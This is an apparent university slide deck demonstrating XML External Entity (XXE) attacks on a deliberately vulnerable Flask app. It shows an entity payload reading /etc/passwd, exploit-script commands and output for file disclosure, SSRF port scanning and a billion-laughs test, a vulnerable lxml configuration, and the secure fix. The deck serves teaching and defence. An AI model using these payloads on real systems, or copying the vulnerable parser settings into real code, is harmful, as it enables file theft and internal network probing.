

XML External Entity (XXE) Vulnerability

Demonstration, Exploitation & Mitigation

Karol Wieczorek Paweł Chwalczyk Jakub Hedrzak Sebastian
Pytka Adrian Pacyniak

Department of Applied Mathematics
Silesian University of Technology

November 22, 2025

Overview

Presentation Structure:

1. Introduction - Project overview and technologies
2. Understanding XXE - What it is and how it works
3. Demonstration - Live attacks and exploits
4. Real-World Impact - Facebook, Google, Microsoft incidents
5. Secure Implementation - How to prevent XXE
6. Results & Conclusions - Key findings and takeaways

Project Overview

Educational Security Demonstration

Comprehensive study of XML External Entity (XXE) vulnerabilities through practical implementation and testing

Components:

- Vulnerable web application
- Secure implementation
- Automated exploit tools
- Comprehensive documentation

Technologies:

- Python 3.8+ / Flask
- lxml XML parser
- Security testing tools
- GitHub repository

What is XXE?

XML External Entity (XXE) Injection

A web security vulnerability that allows attackers to interfere with XML data processing, enabling:

File Disclosure

- Read local files
- Access sensitive data
- Retrieve credentials

SSRF

- Internal requests
- Port scanning
- Network mapping

Denial of Service

- Billion Laughs
- Resource exhaustion
- Server crash

How XXE Works

XML External Entities

XML allows defining custom entities that can reference external resources

Normal XML:

```
<?xml version="1.0"?>
<user>
    <name>John Doe</name>
    <email>john@example.com</email>
</user>
```

XXE Payload Example

Malicious XXE Payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

Impact

This payload reads the system's password file and returns it to the attacker

XXE Attack Flow

1. **Attacker** sends malicious XML with external entity
2. **Application** parses XML with vulnerable parser
3. **Parser** resolves external entity reference
4. **Parser** reads file/makes request
5. **Application** returns data to attacker

Critical Requirement

XML parser must have `resolve_entities=True` (VULNERABLE configuration)

Vulnerable Application

⚠ XXE Vulnerable XML Parser

WARNING: This application is intentionally vulnerable to XXE attacks. For educational purposes only. DO NOT deploy to production!

Choose Input Method:

Paste XML **Upload File**

Paste XML Content

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
    <name>John Doe</name>
    <email>john@example.com</email>
    <role>user</role>
</user>
```

Parse XML

Example Payloads:

Normal XML:

```
<?xml version="1.0"?>
<data>
    <message>Hello World</message>
</data>
```

Attack 1: File Disclosure - System Files

Target: /etc/passwd

XML Parsed Successfully


XML parsed successfully

Parsed Data:

```
[{"root-tag": "data", "text-content": "\$)of User Database\$\\n\$ Note that this file is consulted directly only when the system is running\$ in single-user mode. At other times this information is provided by the Open Directory.\$\\n\$\\nobody*:21:21:Unprivileged\nUser:/var/empty:/usr/bin/false\nroot*:0:0:System Administrator:/var/root:/bin/sh\\ndemon*:1:1:System Services:/var/root:/usr/bin/false\nuucp*:4:4:Uucp to Unix Copy\nProtocol:/var/spool/uucp:/usr/sbin/uucico\\ntaskgated*:13:13:Task Gate\nDaemon:/var/empty:/usr/bin/false\\nnetworkd*:24:24:Network\nServices:/var/lib/networkd:/usr/bin/false\\nassistant*:25:25:Install\nAdministrator:/var/empty:/usr/bin/false\\nlp*:26:26:Install\nServices:/var/spool/cups:/usr/bin/false\\n_postfix*:27:27:Postfix Mail\nServer:/var/spool/postfix:/usr/bin/false\\n_service Configuration\nService:/var/empty:/usr/bin/false\\ncm*:32:32:Certificate Enrollment\nService:/var/empty:/usr/bin/false\\n_apptore*:33:33:Mac App Store\nService:/var/db/appstore:/usr/bin/false\\n_mxmlr*:54:54:MXC\nAppLaunch:/var/empty:/usr/bin/false\\n_appleevents*:55:55:AppleEvents\nDaemon:/var/empty:/usr/bin/false\\n_gsd*:56:56:Goo\nDaemon:/db/empty:/bin/false\\n_gsd*:57:57:Developer\nDocumentation:/var/empty:/usr/bin/false\\n_sandbox*:60:60:Seabelt:/var/empty:/usr/bin/false\\n_mdnsrespond\nRemote Desktop:/var/empty:/usr/bin/false\\n_www*:70:70:World Wide Web\nServer:/Library/WebServer:/usr/bin/false\\n_apcc*:71:71:Apple Events\nUser:/var/empty:/usr/bin/false\\n_cvcs*:72:72:CVS Server:/var/empty:/usr/bin/false\\n_svn*:73:73:SVN\nServer:/var/empty:/usr/bin/false\\n_mysql*:74:74:mysql\nServer:/var/empty:/usr/bin/false\\n_sehdi*:75:75:sehdi Privilege\nseparators:/var/empty:/usr/bin/false\\n_gst*:76:76:QuickTime Streaming\nServer:/var/empty:/usr/bin/false\\n_gst*:77:76:QuickTime Streaming\nAdministrator:/var/imap:/usr/bin/false\\n_mailman*:78:78:Mailman List\nServer:/var/empty:/usr/bin/false\\n_appprover*:79:79:Application\nServer:/var/empty:/usr/bin/false\\n_clamav*:82:82:ClamAV\nDaemon:/var/virusmails:/usr/bin/false\\n_mavids*:83:83:AMAVIS\nDaemon:/var/virusmails:/usr/bin/false\\n_jabber*:84:84:Jabber XMPP\nServer:/var/empty:/usr/bin/false\\n_apponwer*:87:87:Application\nOwner:/var/empty:/usr/bin/false\\n_windowserver:/var/empty:/usr/bin/false\\n_spotlight\nOwner:/var/empty:/usr/bin/false\\n_windowserver*:88:88:Windows Server\nOwner:/var/empty:/usr/bin/false\\n_securityagent:/var/db/securityagent:/usr/bin/false\\n_fairSharing:/var/empty:/usr/bin/false\\n_installer*:92:92:SecurityAgent\\nInstaller\\n/var/empty:/usr/bin/false\\n_atsserver*:97\nServer:/var/empty:/usr/bin/false\\n_ftpi*:98:98:2:FTPS\nDaemon:/var/empty:/usr/bin/false\\n_unknown*:99:99:Unknown\nUser:/var/empty:/usr/bin/false\\n_softwareupdate*:200:200:Software Update\nService:/var/db/softwareupdate:/usr/bin/false\\n_coreaudioudi*:202:202:Core Audio\nDaemon:/var/db/softupdate:/usr/bin/false\\n_screensaver*:203:203:Screensaver:/var/empty:/usr/bin/false\\n_location\nDaemon:/var/db/locationd:/usr/bin/false\\n_truevaluemanager*:204:204:True Value\nAgent:/var/empty:/usr/bin/false\\n_truevaluemanager*:205:205:True Value\\nEvaluation\nDelta Agent:/var/empty:/usr/bin/false\\n_deltaagent*:213:213:Delta Agent\\nEvaluation\\nDaemon:/var/empty:/usr/bin/false\\n_lda*:214:214:Delta Agent\\nLDA\nRoot:/var/empty:/usr/bin/false\\n_uebsund*:215:215:Phone OS Device\nHelper:/var/db/lockdown:/usr/bin/false\\n_dovecot*:216:216:Dovecot\nAdministrator:/var/empty:/usr/bin/false\\n_dpadio*:215:215:DP\nAudio:/var/empty:/usr/bin/false\\n_postgres*:216:216:PostgreSQL\nScanner:/var/empty:/usr/bin/false\\n_scanner*:217:217:Scanner\\nScanner\\nMikro Scanline\n
```

Attack 2: File Disclosure - Application Secrets

Target: sensitive_data.txt



Automated Exploitation

Python Exploit Script: File Disclosure

The screenshot shows a terminal window titled "xxe-security-demo" with a branch "master". The terminal has four tabs: "Terminal", "Local", "Local (2)", "Local (3)", and "Local (4)". The "Local (4)" tab is active and contains the command:

```
python file_disclosure.py -t http://127.0.0.1:5000 -f /etc/passwd
```

The output of the script is displayed in a large text block:

```
XXE File Disclosure Exploit
Local File Read via XML External Entity

[!] EDUCATIONAL PURPOSES ONLY [!]

[+] Targeting: http://127.0.0.1:5000
[+] Reading file: /etc/passwd
[+] Launching exploit...

=====
[!] EXPLOIT SUCCESSFUL!
=====

FILE CONTENT:

##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lpd:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_resolv-*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

Attack 3: SSRF - Port Scanning

Technique: Server-Side Request Forgery via XXE

```
XXE SSRF Exploit
Server-Side Request Forgery via XXE
[!] EDUCATIONAL PURPOSES ONLY [!]

[+] SSRF Attack Mode: Port Scanning
[+] Target Application: http://127.0.0.1:5000
[+] Scan Target: localhost
[+] Ports to scan: 12

[+] Scanning 12 ports on localhost...
=====
[1/12] Checking port 21... ✓ ACCESSIBLE
[2/12] Checking port 22... ✓ ACCESSIBLE
[3/12] Checking port 23... ✓ ACCESSIBLE
[4/12] Checking port 25... ✓ ACCESSIBLE
[5/12] Checking port 80... ✓ ACCESSIBLE
[6/12] Checking port 443... ✓ ACCESSIBLE
[7/12] Checking port 3306... ✓ ACCESSIBLE
[8/12] Checking port 5432... ✓ ACCESSIBLE
[9/12] Checking port 6379... ✓ ACCESSIBLE
[10/12] Checking port 8080... ✓ ACCESSIBLE
[11/12] Checking port 8443... ✓ ACCESSIBLE
[12/12] Checking port 27017... ✓ ACCESSIBLE

=====
SCAN RESULTS SUMMARY
=====

> [✓] Open/Accessible: 12
  - Port 21: ACCESSIBLE
  - Port 22: ACCESSIBLE
  - Port 23: ACCESSIBLE
  - Port 25: ACCESSIBLE
  - Port 80: ACCESSIBLE
  - Port 443: ACCESSIBLE
```

Attack 4: Denial of Service

Technique: Billion Laughs / XML Bomb

The screenshot shows a terminal window titled "xxe-security-demo" running on a Mac OS X system. The terminal has four tabs: "Terminal", "Local", "Local (2)", and "Local (3)". The "Local" tab is active, displaying the command: "python dos_attack.py -t http://127.0.0.1:5000". The output of the script is shown in a large black box:

```
XXE Billion Laughs DoS Attack
Denial of Service via Entity Expansion

⚠ CAN CRASH THE TARGET SERVER! ⚠
[!] EDUCATIONAL PURPOSES ONLY [!]

=====
WARNING: This attack can crash or hang the target server!
Only proceed if you have permission to test this system.
=====

Do you want to continue? (yes/no): yes

[+] Target: http://127.0.0.1:5000
[+] Attack type: simple
[+] Launching DoS attack...

=====
⚠ DoS ATTACK BLOCKED OR LIMITED
=====

Result: Server processed the payload (has DoS protection)
Time taken: 0.03 seconds

[+] The server has DoS protection (good security!)
[+] Modern parsers like lxm have entity expansion limits.

=====
```

At the bottom of the terminal window, there is a status bar with the path " ~/Pr/xxe-security-demo/exploits/" and the command "python dos_attack.py -t http://127.0.0.1:5000". The status bar also shows the date and time "at 11:48:49".

Real-World XXE Incidents

Facebook (2013) - \$33,500 Bug Bounty

- XXE in OpenID authentication handler
- File disclosure vulnerability
- Escalated to Remote Code Execution
- Researcher: Reginaldo Silva

Google (2012)

- XXE in AppEngine and Blogger
- Read-only access to production servers
- Same researcher as Facebook incident

Real-World XXE Incidents (Continued)

Android Development Tools (2017) - "ParseDroid"

- APKTool, Android Studio, Eclipse, IntelliJ IDEA affected
- XXE in DocumentBuilderFactory XML parser
- Source code theft, supply chain attacks possible
- Discovered by Check Point Research

Microsoft SharePoint (CVE-2019-0604)

- Critical RCE via XXE
- Exploited by APT group Emissary Panda
- Active exploitation for 9+ months after patch
- CVSS Score: 9.8 (Critical)

Impact Statistics

Company	Year	Impact
Facebook	2013	RCE, \$33.5k bounty
Google	2012	Server file access
Android Tools	2017	Millions of developers
SharePoint	2019	APT exploitation

Table: Notable XXE vulnerabilities in major platforms

Key Finding

XXE vulnerabilities affect even the most security-conscious organizations

Secure Application

 **Secure XML Parser - XXE Protected**

✓ SECURE CONFIGURATION
This application is properly configured to prevent XXE attacks.
Safe for production use.

Security Features Enabled:

- ✓ External entities DISABLED
- ✓ Network access BLOCKED
- ✓ DTD loading DISABLED
- ✓ Entity expansion LIMITED

Choose Input Method:

Paste XML **Upload File**

 **Paste XML Content**

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
    <name>John Doe</name>
    <email>john@example.com</email>
    <role>user</role>
</user>
```

Parse XML (Secure)

XXE Attack Blocked

Same payload, different result:

XML Parsed Successfully (Secure Mode)

XML parsed successfully (SECURE mode)
External entities blocked
Network access disabled

Parsed Data:

```
  'text_content': '', 'children': [{tag: , 'text': 'xxxe; ', 'attributes': {}}], 'xml_string': 'xxxe;\n'}
```

[← Back to Parser](#)

Vulnerable Configuration

DANGEROUS - External entities enabled:

```
parser = etree.XMLParser(  
    resolve_entities=True,      # XXE vulnerability!  
    no_network=False,          # SSRF possible  
    load_dtd=True,             # Entity expansion  
    huge_tree=True             # No DoS limits  
)
```

Problems

- External entities processed
- Network access allowed
- DTD loading enabled

Secure Configuration

SAFE - External entities disabled:

```
parser = etree.XMLParser(  
    resolve_entities=False,    # XXE prevented!  
    no_network=True,          # SSRF blocked  
    load_dtd=False,           # No expansion  
    huge_tree=False           # DoS protection  
)
```

Protection

- External entities disabled
- Network access blocked
- DTD loading disabled

Mitigation Best Practices

1. Disable External Entities

- Primary defense: `resolve_entities=False`
- Prevents all XXE attacks

2. Block Network Access

- `no_network=True`
- Prevents SSRF attacks

3. Disable DTD Loading

- `load_dtd=False`
- Prevents entity expansion

4. Input Validation

- Validate XML structure
- Limit file size
- Sanitize user input

Defense in Depth

Layer 1: Parser

- Secure configuration
- Disable entities
- Block network

Layer 2: Input

- Validate format
- Size limits
- Type checking

Layer 3: System

- Least privilege
- File permissions
- Network isolation

Key Principle

Multiple security layers provide better protection than a single control

Testing Results Summary

Attack Type	Vulnerable	Secure	Impact
File Disclosure	FAIL	PASS	Critical
Sensitive Data	FAIL	PASS	Critical
SSRF	PARTIAL	PASS	Medium
DoS	PASS	PASS	Low

Table: Security testing results comparison

Key Finding

Single configuration change (`resolve_entities=False`) prevents critical XXE attacks

Project Deliverables

Implemented:

- Vulnerable Flask application
- Secure Flask application
- 3 Python exploit scripts
- Comprehensive documentation
- 10 demonstration screenshots
- GitHub repository

Demonstrated:

- File disclosure attacks
- SSRF techniques
- DoS attempts
- Automated exploitation
- Secure configuration
- Real-world context

Repository

<https://github.com/Fablek/xxe-security-demo>

Key Takeaways

1. **XXE is Critical** - Can lead to complete system compromise
2. **Simple to Exploit** - Requires only XML input capability
3. **Affects Major Companies** - Facebook, Google, Microsoft all vulnerable
4. **Easy to Fix** - One configuration change prevents attacks
5. **Testing Essential** - Both manual and automated testing needed
6. **Defense in Depth** - Multiple security layers recommended

Critical Message

Always review and secure XML parser configurations in production applications

References

-  OWASP Foundation
XML External Entity (XXE) Processing
[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
-  PortSwigger
XML external entity (XXE) injection
<https://portswigger.net/web-security/xxe>
-  Reginaldo Silva (2013)
How I found a Remote Code Execution bug affecting Facebook's servers
https://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution
-  Check Point Research (2017)
ParseDroid: Targeting The Android Development & Research Community
<https://research.checkpoint.com/2017/parsedroid-targeting-android-development-research-community/>

Thank You

Questions?

Authors:

Karol Wieczorek, Paweł Chwalczyk, Jakub Hedrzak,
Sebastian Pytka, Adrian Pacyniak

GitHub: <https://github.com/Fablek/xxe-security-demo>

Educational Project - Use Responsibly